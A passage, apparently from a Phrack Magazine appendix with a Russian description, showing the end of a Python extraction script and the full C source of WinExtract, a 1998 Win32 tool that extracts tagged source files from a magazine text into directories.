        except getopt.error, why: usage()
        if len(args) <= 0: usage()

        if ('-V', '') in optlist: verbose = 0
        else: verbose = 1

        for filename in args:
            if verbose: print 'Opening source file', filename + '...'
            extract(filename, verbose)

    def db(filename = 'P51-11'):
        """Run this script in the python debugger."""
        import pdb
        sys.argv[1:] = ['-v', filename]
        pdb.run('extract.main()')

    def die(msg, errcode = 1):
        print msg
        sys.exit(errcode)

    if __name__ == '__main__':
        try: main()
        except KeyboardInterrupt: pass
```

---

extract/extract-win.c

Версия утилиты извлечения для Win32, написанная Fotonik ``. Разработка WinExtract началась 22 августа 1998 года. Эта версия (1.0) была последний раз изменена 22 августа 1998 года.

Программа открывает диалоговое окно выбора файла, находит теги ` / ` и извлекает файлы в иерархическую структуру каталогов, создавая промежуточные директории при необходимости.

```
    /*********************************************************************/
    /* WinExtract                                                        */
    /*                                                                   */
    /* Written by Fotonik <fotonik@game-master.com>.                     */
    /*                                                                   */
    /* Coding of WinExtract started on 22aug98.                          */
    /*                                                                   */
    /* This version (1.0) was last modified on 22aug98.                  */
    /*                                                                   */
```

```
/* This is a Win32 program to extract text files from a specially tagged   */
/* flat file into a hierarchical directory structure.  Use to extract      */
/* source code from articles in Phrack Magazine.  The latest version of    */
/* this program (both source and executable codes) can be found on my      */
/* website:  http://www.altern.com/fotonik                                 */
/***************************************************************************/


#include <stdio.h>
#include <string.h>
#include <windows.h>


void PowerCreateDirectory(char *DirectoryName);


int WINAPI WinMain(HINSTANCE hThisInst, HINSTANCE hPrevInst,
                   LPSTR lpszArgs, int nWinMode)
{
OPENFILENAME OpenFile; /* Structure for Open common dialog box */
char InFileName[256]="";
char OutFileName[256];
char Title[]="WinExtract - Choose a file to extract files from.";
FILE *InFile;
FILE *OutFile;
char Line[256];
char DirName[256];
int FileExtracted=0;   /* Flag used to determine if at least one file was */
int i;                 /* extracted */

ZeroMemory(&OpenFile, sizeof(OPENFILENAME));
OpenFile.lStructSize=sizeof(OPENFILENAME);
OpenFile.hwndOwner=HWND_DESKTOP;
OpenFile.hInstance=hThisInst;
OpenFile.lpstrFile=InFileName;
OpenFile.nMaxFile=sizeof(InFileName)-1;
OpenFile.lpstrTitle=Title;
OpenFile.Flags=OFN_FILEMUSTEXIST | OFN_HIDEREADONLY;

if(GetOpenFileName(&OpenFile))
   {
   if((InFile=fopen(InFileName,"r"))==NULL)
      {
      MessageBox(NULL,"Could not open file.",NULL,MB_OK);
      return 0;
      }

   /* If we got here, InFile is opened. */
   while(fgets(Line,256,InFile))
      {
      if(!strncmp(Line,"<++> ",5)) /* If line begins with "<++> " */
         {
         Line[strlen(Line)-1]='\0';
         strcpy(OutFileName,Line+5);

         /* Check if a dir has to be created and create one if necessary */
         for(i=strlen(OutFileName)-1;i>=0;i--)
            {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
               {
               strncpy(DirName,OutFileName,i);
               DirName[i]='\0';
               PowerCreateDirectory(DirName);
               break;
               }
            }

         if((OutFile=fopen(OutFileName,"w"))==NULL)
            {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
```

```
            return 0;
            }

         /* If we got here, OutFile can be written to */
         while(fgets(Line,256,InFile))
            {
            if(strncmp(Line,"<-->",4)) /* If line doesn't begin w/ "<-->" */
               {
               fputs(Line, OutFile);
               }
            else
               {
               break;
               }
            }
         fclose(OutFile);
         FileExtracted=1;
         }
      }
   fclose(InFile);
   if(FileExtracted)
      {
      MessageBox(NULL,"Extraction sucessful.","WinExtract",MB_OK);
      }
   else
      {
      MessageBox(NULL,"Nothing to extract.","Warning",MB_OK);
      }
   }
   return 1;
}


/* PowerCreateDirectory is a function that creates directories that are */
/* down more than one yet unexisting directory levels.  (e.g. c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
int i;
int DirNameLength=strlen(DirectoryName);
char DirToBeCreated[256];

for(i=1;i<DirNameLength;i++) /* i starts at 1, because we never need to */
   {                         /* create '/' */
   if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||
      (i==DirNameLength-1))
      {
      strncpy(DirToBeCreated,DirectoryName,i+1);
      DirToBeCreated[i+1]='\0';
      CreateDirectory(DirToBeCreated,NULL);
      }
   }
}
```

```
|=[ EOF ]=---------------------------------------------------------------=|
```